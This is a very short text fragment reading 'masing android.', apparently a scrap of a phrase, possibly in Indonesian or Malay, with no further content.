masing android.